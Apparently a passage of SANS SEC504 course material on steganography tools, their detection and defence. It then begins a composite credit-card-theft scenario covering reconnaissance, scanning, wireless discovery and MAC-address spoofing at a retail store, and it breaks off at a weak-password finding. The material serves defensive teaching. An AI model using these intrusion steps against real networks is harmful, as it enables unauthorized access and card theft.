- Steganography abbreviated as stego, not to be confused with stenography
- Involves concealing the fact that you are sending "sensitive" information
- Data hiding
- Can hide in a variety of formats
  - Images
    - BMP, GIF, JPEG
  - Word documents
  - Text documents
  - Machine-generated images
    - Fractals, complex crowds of animals/flowers/people ...

Steganography involves hiding data within a file, such as an image or sound file, so that the meaning of the message and the fact that a message is being sent, is concealed. There are numerous methods allowing data to be embedded in a wide range of file types. Data can be hidden in images, such as BMP, GIF, or JPEG files; in Microsoft Word documents; or even in computer-generated pictures, such as fractals or complex crowds of animals/flowers/people.

Sample Stego Tools

Steganography

- The following are some example programs:
  - Jsteg – hides in jpeg images using the DCT coefficients
  - MP3Stego – hides in mpeg files
  - S-Mail – hides data in exe and dll files
  - Invisible Secrets – hides data in banner ads that appear on websites
  - Stash – hides data in a variety of image formats
  - Hydan – hides data in UNIX/Linux and Windows executables

To get an appreciation of the large number of stego tools available, let's look at a couple of good examples.

- Jsteg hides data in jpeg images by manipulating the Discrete Cosine Transform coefficients in the jpeg algorithm.
- MP3Stego hides data in mpeg audio files.
- S-Mail hides data in binary executable files, such as EXEs and DLLs.
- Invisible Secrets hides data in banner ads that appear on websites.
- Stash hides data in a variety of image formats.
- Hydan hides data in UNIX/Linux and Windows executables.

These are only a few examples of the many stego tools available.

More Stego Tools

Steganography

- There are a number of excellent tools for hiding data in a variety of different formats
- OpenStego – Embeds data and digital watermarks into images
- SilentEye – Embeds encrypted data and other files into JPEG, BMP, and WAVE formats
- OpenPuff – Great support for images, audio, video, and Flash-Adobe files
  - Also supports multi-password support
  - Plausible deniability
  - Multiple rounds of encryption with different algorithms
- For additional stego tools, check out the following site:
  - http://stegano.net/tools

There is a wide variety of different stego tools available today. The following are some of our favorites.

OpenStego is a tool dedicated for embedding data and other files into images. It also has a very cool feature where you can use it to embed digital watermarking in images as well. It can be found at http://www.openstego.com/.

SilentEye is another tool that supports popular formats like JPEG, BMP, and WAVE. It also supports a wide variety of platforms such as Windows, Linux, and OS X. It can be found at http://www.silenteye.org/.

Finally, we have OpenPuff. This outstanding tool supports far too many formats to be listed here. It also has other unique features such as multi-password support, plausible deniability, and multiple rounds of encryption with different algorithms. It can be found at http://embeddedsw.net/OpenPuff_Steganography_Home.html.

You can also find additional tools at http://stegano.net/tools.

Setgo Example – Hydan

Steganography

- Hydan hides data in executables written for i386
  - Written by Rakan El-Khalil
  - Supports *BSD, Linux, and WinXP
  - http://www.crazyboy.com/hydan/
- Start with an executable, as well as message to hide
- Feed both through Hydan
- Hydan encrypts the data with blowfish with user-provided passphrase, and then embeds the data
- Result: one executable, *same size*
- Take the resulting executable... it'll still run
- However, by sending it back through Hydan, the original message can be recovered

In early 2003, Rakan El-Khalil released the "Hydan" tool. It hides data in executable programs written in the x86 instruction set.

To use the tool, start with an executable program, such as Microsoft Word. You also need a message to hide, such as a secret message, a picture, some other code, or anything.

You feed the executable and message into Hydan. You also tell it the passphrase you want to use.

The tool first encrypts the message with the blowfish encryption algorithm using your passphrase as a key.

It then embeds the encrypted message inside the executable program.

The result is a single executable that includes the hidden encrypted message. This executable is the same size as the original executable, and the same functionality.

Most importantly, by using Hydan again, the original message can be retrieved from the resulting executable.

How Hydan Hides Info

Steganography

- First off, it just encrypts the message using blowfish
- Next, it uses polymorphic coding techniques to hide the data
- Hydan has several groups of functionally equivalent instructions
  - Add X, Y versus Sub X, -Y
- By choosing an instruction from one group, we get a "zero" bit
- By choosing an instruction from another group, we get a "one" bit
- Just encode all the bits like that!
- Then, rewrite the polymorphic executable


So, how does Hydan accomplish this little feat?

First off, it just encrypts the message to be hidden.

Then, it uses polymorphic coding techniques. Hydan defines different sets of CPU instructions that have the exact same function. For example, when you add two numbers, you can use the "add" or "subtract" instructions. You can add X and Y, or you can subtract negative Y from X. These have the same result.

Hydan takes the original executable, and rebuilds it by choosing instructions from one group or the other group of functionally equivalent instructions. If a given bit to be hidden is a zero, we will choose from the first group of instructions. If the bit is a one, we will choose a functionally equivalent instruction from the other group of instructions.

Then, after the entire code is rebuilt with these instructions, the executable is rewritten dynamically to the hard drive. The resulting executable has the same size, and the same function!



So, Hydan dynamically rebuilds the executable from the ground up, making substitutions of adds and subtracts to hide the necessary bits. The resulting executable's size is the same because ADD and SUB are the same size.

Efficiency Rate and Detection

Steganography

- Hydan can hide one byte of data in approximately 150 bytes of code
- It does alter the statistical pattern of instructions in a program
  - Think about how often you subtract a negative number (X minus –22)
  - Usually, you just add (X plus 22)
  - Therefore, there's a possible signature here...
    - Consider a histogram of instructions and how it would change
- Craig S. Wright developed a tool for detecting these anomalies to identify "Hydanized" executables
  - Described at http://www.sans.org/reading_room/whitepapers/stenganography/detecting-hydan-statistical-methods-classifying-hydan-based-stegonagraphy-execut_32839

Hydan lets its user hide one byte of data in about 150 bytes of code. That's not as efficient as hiding data inside of pictures (which often get up to one byte hidden in 20 bytes of image). Still, it's not bad!

It's also important to note that Hydan does alter the statistical distribution of instructions used in the resulting executable. By creating a histogram showing how frequently various instructions are used, an investigator could determine that the program "just doesn't look right." Think of a histogram of English text: There are lots of "e"s and "t"s, but not many "q"s and "z"s. You could do a similar analysis with x86 instructions. If you see too many subtractions, and not enough adds, things might be askew.

Craig S. Wright developed a tool for detecting these anomalies to identify "Hydanized" executables, based on looking for anomalous statistical distribution of machine language instructions. His tool and technique are described in detail in his GIAC Gold certification practical at www.giac.org/certified_professionals/practicals/gcih/6896.php.

Detecting Stego

Steganography

- StegExpose: Java utility to detect stego in lossless images where Least Significant Bit (LSB) techniques
  - This stego is where the least significant bits, which determine color, are modified
  - This leads to a very slight (think imperceptible) change of color made to the original image
- Supports a number of different "detectors" or mathematical analysis techniques to detect stego
- For quick analysis, it can also use "cheap" or quick analysis methods to detect the presence of stego
- Has the ability to run on a large number of files very quickly
- It can be found here:
  - https://github.com/b3dk7/StegExpose

StegExpose is an outstanding tool that can detect stego in which Least Significant Bit (LSB) techniques are used. Because the LSBs will have a minimal impact, we will change those bits for each pixel in the host image. Regardless of what the last 2 LSB's are, the human eye cannot tell the difference. If we take 10001100 and change it to 10001111 or 10001110 to hide two bits of data, it will appear to a human observer like the same color. In this way, the host image can be used to store hidden data, two bits at a time.

StegExpose supports a large number of detection techniques focused on detecting LSB modification. It can either run all of these techniques or just the "cheap" or fast techniques. One of key features of this tool is the ability to pass the tool a directory, and it will perform its analysis on all the files and save the output to a .xls file.

It can be found at https://github.com/b3dk7/StegExpose.

Defending Against Stego (1)

- Preparation
  - Get familiar with stego tools
  - Look for changes to critical web server files (file integrity-checking tools)
- Identification
  - If you have the original source image, detection is easy
    - Perform a diff or file comparison and see whether they are different
    - MD5 or SHA-1 hashes can help
    - Stego might not change the size or make any observable changes, but it does change the data

Detecting the presence of hidden data is quite trivial if you have the original source image. You can simply compare the two files and see whether they are different using a simple diff program. In most cases, however, you will not have the source image and will not be able to do this.

Defending Against Stego (2)

Steganography

- Identification
  - If you are working an HR or legal case, take direction from your legal team
    - Many times, this will involve watching a suspects system for an extended period of time
    - Remember S-Tools changes the number of near-duplicate colors
    - Not easy to do
    - Usually requires determining statistics or large number of clean files to come up with unique properties
- Containment
  - Work with law enforcement and HR
- Erad, Recov: Work with your company's legal team

The biggest issue with working with cases where stego is in play is how many different parts of your organization will be involved. HR, legal a possibly law enforcement will be giving direction and advice. This is because most stego cases will involve some sort of espionage or even possibly illegal images. Because of the possibility of having so many different goals and groups attempting to set direction, it is imperative that all requests pass through your organizations HR/legal department. This is because many stego cases will require monitoring the suspect system for an extended period of time.

SEC 504 Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- ***Putting It All Together***
- Conclusions

Now that we have discussed the step-by-step approach to attacking, let's analyze how an attacker can put all the different techniques we've discussed together in some sample scenarios.

Putting It All Together: Anatomy of an Attack

- We've discussed each of these tools on a one-by-one basis
- The tools are seldom employed this way
- They are often used together in very elaborate schemes to effectively undermine the security of an organization
- We now go through two structured sample attacks, drawing on the ideas and tools we discuss throughout the course

Throughout this course, we discuss attack tools and how they work on a one-by-one basis. In the wild, however, these tools are almost always used in combination with each other. A clever attacker will assemble elaborate attacks using a variety of the tools and techniques we discuss together. You can think of the individual tools like Lego blocks. An attacker will build an entire structure in a unique way to create an elaborate scheme using the individual Lego blocks.

Note that we will cover two all-encompassing scenarios. An infinite number of other scenarios can be constructed. The following scenarios are quite common, however, and illustrate concepts that we discuss throughout the course.

Scenario: Credit Card Theft

- There is some seriously big money here
- Several thefts involving more than a million card numbers
  - Highly publicized
- Some smaller cases (< 100,000 cards) that haven't drawn as much scrutiny
- Attacker gets approximately 50 cents to one dollar per unused stolen card
- California Security Breach Information Act (California Civil Code Section 1798.82), in effect on July 1, 2003
  - Sometimes referred to as Law "1386" after its CA Senate Bill Number
  - Forcing nation-wide disclosure on a practical basis

Credit card theft is on the rise, big time. We've seen a number of high-profile cases involving the theft of a million or more credit cards. There have been some smaller cases, with less public scrutiny, as well.


On the black market, an unused stolen credit card number typically sells for 50 cents to a dollar. Thus, with a heist of a million cards, the attacker could get upwards of a million dollars.

When personally identifiable information for citizens of the state of California is exposed, those citizens must be informed, as a matter of California law. In these credit card thefts, this law is sometimes used to force disclosure, but not just in the state of California. When a theft occurs, companies often begin to notify their California customers. Then, if it's a highly public exposure, various privacy advocates intervene to force the company to treat all of its customers in the same way, whether inside California or not. Thus, folks in other states are sometimes informed of the theft of their personal information based on the presence of the California law and some intense pressure.

Scenario Details


- The following scenario is based on a synthesis of several real-world cases of credit card theft
- Each technique described actually occurred
- We have blended the cases together and changed the names to protect the innocent

To see how credit cards sometimes get stolen en masse, let's look at an example scenario. This scenario is based on various real-world cases involving the theft of large numbers of credit cards. Each of the techniques we discuss has been used in real-world thefts, but we combine several such cases together into this single narrative to give you a feel for how this happens. We synthesized them and changed the names so you cannot tie it back to any one company.




A credit card thief, known as "CCT," was in the business of stealing large numbers of credit cards and selling them on the black market, making about a dollar per illicit card. His customers would surely use them to defraud consumers and their banks for many thousands of dollars on each card, but CCT was very happy with his one dollar, knowing that law enforcement often focuses on the big-time fraudsters, not people like CCT. But, at a dollar per stolen card number, it was volume CCT was after. A heist of one hundred thousand credit cards would make his monthly goal, and a million would set him up for almost a year.

One of CCT's biggest hauls yet involved a victim retailer, which operated over 200 stores distributed in cities around the country. Stores were located in shopping centers, strip malls, and stand-alone buildings. Each outlet communicated with the victim's central corporate network using a VPN. This VPN link was configured to stay up all the time, so that credit card transactions and inventory information could be seamlessly moved from individual stores back to the victim headquarters. Each store had several Point of Sale (POS) terminals, a fancy name for its computerized cash registers. To lower costs of deployment and increase flexibility in store layout, the POS terminals accessed the local store network using wireless access points. The victim company's technical and management personnel thought it had improved security by configuring these access points with MAC address filtering, allowing only the hardware addresses of each POS terminal for a given store in through that store's wireless access point. Each outlet also included a store server, which helped in processing credit card transactions. The store server would forward these transactions to a centralized server on the corporate network, which included a web application used by the victim company's management to analyze and manage business operations.




CCT decided to go after this particular victim because of an article he had read about the company's rapid expansion, a possible sign of security weaknesses. Perhaps the victim's quick growth meant that it wasn't as careful with its security as it should be. CCT began his adventure against the victim with some reconnaissance. He had to know some more information about his victim before starting to knock on its (virtual) doors. CCT searched InterNIC to look up information on the victim. The results of his InterNIC search proved quite fruitful, showing a target IP address space of a.b.c.0-255.

CCT used this information to begin scanning. He routed all scanning traffic through a packet fragmentation tool in an effort to avoid detection. He started scanning the victim's Internet gateway using a network mapping tool to discover which systems were alive on the target network, resulting in the discovery of three Internet-accessible systems. One of the three systems was in front of the other two. A quick port scan revealed TCP port 80 open on one of the systems, clearly a web server. The other system displayed no open TCP ports, but the UDP port scanner showed port 53 open. CCT had found a DNS server. The other system had no ports open, but a firewall assessment tool showed that it was indeed a packet filter firewall with rules allowing TCP port 80 and UDP port 53 to the DMZ machines. At this point, CCT discerned the general architecture of the victim's Internet DMZ and firewall. He scribbled down all of this information, creating a basic sketch of the target. CCT also ran a vulnerability scan, just to see whether the victim made any simple mistakes, such as leaving vulnerable or unpatched services accessible on the Internet. Unfortunately for CCT, the vulnerability scan came up dry. No known vulnerabilities were present on the DMZ.



With the Internet attack vector lacking promise, CCT surfed to the victim's website, and stumbled upon a web page that listed each of its outlets. A victim outlet store was located in a shopping mall just across town from CCT's home. Hopping in his car, CCT drove to the mall, which featured over a hundred stores and a food court. In this food court, CCT sat down and began looking for available wireless access points using a wireless LAN assessment tool. Using a passive tool, CCT was even able to see access points that were configured not to include their SSIDs in their beacon packets, as well as those set up not to respond to probe packets. By just gathering legitimate traffic, he noticed several access points nearby, but one had a particularly interesting SSID: victim041, a likely sign of his intended target.




After configuring his wireless client with the victim041 SSID, CCT ran into a snag – he could not access the network for some reason. The access point appeared to be dropping all of his packets, as though it had a filter. Turning back to his wireless assessment tool's display, CCT looked through it carefully. He noticed the MAC address of one of the other devices using the victim041 SSID, and quickly hypothesized that the victim was allowing only certain MAC addresses into its network. He configured his Linux laptop with the MAC address grabbed by the wireless LAN assessment tool by simply using the ifconfig command.

Mistake #1: The victim had relied on MAC address filtering at its access points, a security measure that is easily bypassed by an attacker running Wellenreiter or any other wireless sniffer. Likewise, configuring access points to remove SSIDs from their beacons and disabling responses to probe requests with "any" SSIDs are only marginal increases in security, easily bypassed using these same tools. The victim should have relied on cryptographic authentication for access to its store networks, using protocols such as 802.11i.

The spoofed MAC address worked well, allowing CCT through the access point with an IP address that he hard coded that was on the same subnet as the other systems detected by Wellenreiter. With access to this network, CCT now turned his attention to determining the lay of the land. He launched a ping sweep of the target network, discovering the other POS devices, as well as the store server. With a reverse DNS lookup of the store server's IP address using the dig command in Linux, CCT saw what he wanted: The store server was named "store041.internal_victim.com."

Credit Card Theft – Part 5

Mistake #2: The victim allowed weak passwords on important servers, including their store servers, which hosted an FTP service.



